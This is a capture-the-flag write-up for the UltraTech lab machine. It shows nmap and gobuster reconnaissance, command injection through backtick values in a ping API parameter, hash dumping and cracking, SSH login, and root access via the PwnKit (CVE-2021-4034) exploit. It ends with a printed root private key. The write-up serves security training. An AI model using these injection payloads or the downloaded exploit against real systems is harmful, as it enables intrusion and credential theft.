
UltraTech CTF Write-Up:


Start with a simple Nmap scan:



```
# Nmap 7.92 scan initiated Sun Apr  7 04:44:56 2024 as: nmap -sV -sC -oN nmap -p- 10.10.232.84
Nmap scan report for ultratech.com (10.10.232.84)
Host is up (0.080s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  7 04:47:26 2024 -- 1 IP address (1 host up) scanned in 150.48 seconds
```


After trying to connect to the ftp with anonymous user and didn’t succeed I start to analyze the web sites:

We have a web site on port 8081 and on port 31331, lets examine the sites .




UltraTech API v0.1.3


So on port 8081 there I a rest API service, lets check the 31331 port:



After reviewing the source code and site with no findings I try to get robots.txt and get a site map:




```
Allow: *
User-Agent:
Sitemap: /utech_sitemap.txt
```




```
/
/index.html
/what.html
/partners.html
```

After check the site map paths I found a login page!




Let's catch the request using burp:



```
GET /auth?login=admin&password=admin HTTP/1.1
Host: ultratech.com:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://ultratech.com:31331/
Upgrade-Insecure-Requests: 1
If-None-Match: W/"13-5BeEbsCKuYi/D6yoiMYWlEvunLM"
```


As we can see its query the API server for the credentials. So, lets see if the API is vulnerable and if we can get any useful information from it.

To do so I run gobuster on both ports to see if there is something interesting on them:




```
┌──(root㉿moti-kali)-[~]
└─# gobuster dir -u http://ultratech.com:8081/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://ultratech.com:8081/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 200) [Size: 39]
/ping                 (Status: 500) [Size: 1094]
```

On the api we have the /auth the we already know is used to authentication, and we also have the /ping that we still don’t know what it is doing.



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/UltraTech]
└─# gobuster dir --url http://ultratech.com:31331 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://ultratech.com:31331
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 324] [--> http://ultratech.com:31331/images/]
/css                  (Status: 301) [Size: 321] [--> http://ultratech.com:31331/css/]
/js                   (Status: 301) [Size: 320] [--> http://ultratech.com:31331/js/]
/javascript           (Status: 301) [Size: 328] [--> http://ultratech.com:31331/javascript/]
Progress: 20627 / 220561 (9.35%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 20677 / 220561 (9.37%)
===============================================================
Finished
```

On port 31331 we found a /js path and inside there is a interesting file called api.js:




ultratech.com:31331/js/api.js

```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
        return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
        const req = new XMLHttpRequest();
        try {
            const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
            req.open('GET', url, true);
            req.onload = function (e) {
                if (req.readyState === 4) {
                    if (req.status === 200) {
                        console.log('The api seems to be running')
                    } else {
                        console.error(req.statusText);
                    }
                }
            };
            req.onerror = function (e) {
                console.error(xhr.statusText);
            };
            req.send(null);
        }
        catch (e) {
            console.error(e)
            console.log('API Error');
        }
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```

Here we can see how to use the other api (/ping) –

`/ping?ip=${window.location.hostname}`

So lets test to see what we can achieve :




ultratech.com:8081/ping?ip=127.0.0.1

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq
0.016/0.016/0.016/0.000 ms
```

So if we will enter ip=valid ip we get the output of the ping command on this ip address.


Lets try to run different command for example 'ls':



ultratech.com:8081/ping?ip=ls

```
ping: ls: Temporary failure in name resolution
```


We can see that there is a different response so lets play with it a little, after trying a loooot of thing I found that id I add `ls` like this it will work:



ultratech.com:8081/ping?ip=`ls`

```
ping: utech.db.sqlite: Name or service not known
```

So there is a file in here called utech.db.sqlite , its probably a database backup , lets try to read it:




ultratech.com:8081/ping?ip=`cat utech.db.sqlite`


```
ping: ) ���(Mr00tf357a0c52799563c7c7b76c1e7543a32)Madmin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded
```

And we get to users with the md5 hash passwords :

Cracking the hashes using hashcat :




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/UltraTech]
└─# hashcat -a 0 -m 0 admin_hash.txt /usr/share/wordlists/rockyou.txt --show
0d0ea5111e3c1def594c1684e3b9be84:mrsheafy
```



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/UltraTech]
└─# hashcat -a 0 -m 0 root_hash.txt /usr/share/wordlists/rockyou.txt --show
f357a0c52799563c7c7b76c1e7543a32:n100906
```


So now that we have a valid credentials lets try to use theme to log in via ssh:



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/UltraTech]
└─# ssh r00t@ultratech.com
r00t@ultratech.com's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr  7 12:30:43 UTC 2024

  System load:  0.16               Processes:           102
  Usage of /:   24.3% of 19.56GB   Users logged in:     0
  Memory usage: 71%                IP address for eth0: 10.10.104.47
  Swap usage:   0%


1 package can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

r00t@ultratech-prod:~$
```

We are in!

So, to escalate my privileges I run linpeas and found that the system Is vulnerable to PwnKit (CVE-2021-4034):




```
╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034
```


And also, we have a compiler (gcc) on the system so let's get the exploit script and root this machine!

I get the code from here : https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.

(just copy and touch a new file on the target and save it)




```
r00t@ultratech-prod:/tmp$ nano PwnKit.c
```



```
r00t@ultratech-prod:/tmp$ gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC
r00t@ultratech-prod:/tmp$ chmod +x PwnKit
r00t@ultratech-prod:/tmp$ ./PwnKit
root@ultratech-prod:/tmp# whoami
root
root@ultratech-prod:/tmp#
```

So the poc they want is the first 9 chars of the root id_rsa:



```
root@ultratech-prod:/tmp# cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PJbMBjnCWQJCtOaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWDdrmrK1hTaOTmvbV8DM9sNqgJVsH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSXx2AqvWsFtddLljAVKpbLBl6szq4wVejoDye
lEdFfTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhFEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9MeI1ZvmYBjCNJFX2
96AeOaJY3S1RzqSKsHY2QDD0boFEjqjIg05YP5y3Ms4AgsTNyU8TOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wDhzhx46Ob6ZLNpWm6JWgo
gLAPAoGAdCXCHyTfKI/80YMmdp/k11Wj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOulVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hlrI0AconivYDzfpxfX+vovlP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
root@ultratech-prod:/tmp#
```